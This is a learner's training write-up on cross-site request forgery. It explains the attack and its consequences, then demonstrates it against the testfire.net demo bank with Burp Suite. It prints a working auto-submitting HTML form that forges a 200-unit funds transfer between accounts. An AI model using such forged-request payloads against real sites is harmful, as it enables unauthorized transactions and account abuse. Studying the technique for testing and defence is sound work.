

## Day 8: Cross-Site Request Forgery (CSRF) Attacks

Understanding Cross-Site Request Forgery (CSRF) attacks. This report explores what CSRF attacks are, their occurrence, consequences, and a practical task involving setting up a CSRF attack on testfire.net using Burp Suite.

### What is CSRF?

Cross-Site Request Forgery (CSRF) is a type of security vulnerability where an attacker tricks a user into performing an action on a web application without their consent. This happens when the user is authenticated on the targeted site, and the attacker leverages this authentication to carry out malicious actions.

### Occurrence of CSRF Attacks:


CSRF attacks can occur in various situations, such as:

1. Form Submissions: Attackers trick users into submitting forms with malicious content.
2. Image Tags: Malicious code hidden in image tags can initiate unauthorized actions.
3. URLs: Users can be tricked into clicking on specially crafted URLs that perform actions without their knowledge.


### Consequences of CSRF Attacks:


1. Unauthorized Actions: Attackers can perform actions on behalf of the victim user, such as changing account settings, posting on social media, or transferring funds.
2. Data Loss or Theft: Sensitive data can be lost or stolen through CSRF, leading to privacy breaches.
3. Account Takeover: CSRF can lead to account compromise if attackers change passwords or account settings.
4. Financial Loss: Unauthorized transactions or changes can result in financial losses.

### Practical Task: Setting Up CSRF Attack on testfire.net Using Burp Suite:




I fill the form by login with fake credentials





On the listner




By clicking on the inspect option this will open and can manipulate the data

```
File Edit Search View Document Help
/home/hackrypt/info.html - Mousepad
hackrypt@kali: ~
/home/hackrypt/info.html - Mozilla
[Altoro Mutual - Mozilla ...] /home/hackrypt/info.ht...
hackrypt@kali: ~

<form id=form1 action="http://testfire.net/bank/doTransfer" method="POST">
  <input type="hidden" name="fromAccount" value="800002" />
  <input type="hidden" name="toAccount" value="800003" />
  <input type="hidden" name="transferAmount" value="200" />
</form>
<script>document.getElementById('form1').submit();</script>
```

Html code for fake page



Successfully transferred 200 rupees using burpsuite (requesting web application by interference)

Conclusion:

Day 8 of our bug hunter practices focused on CSRF attacks, their occurrence, and consequences. Understanding how CSRF attacks work is essential for identifying and mitigating them. The practical task

of setting up a CSRF attack on testfire.net using Burp Suite allowed you to gain hands-on experience in exploiting and preventing CSRF vulnerabilities.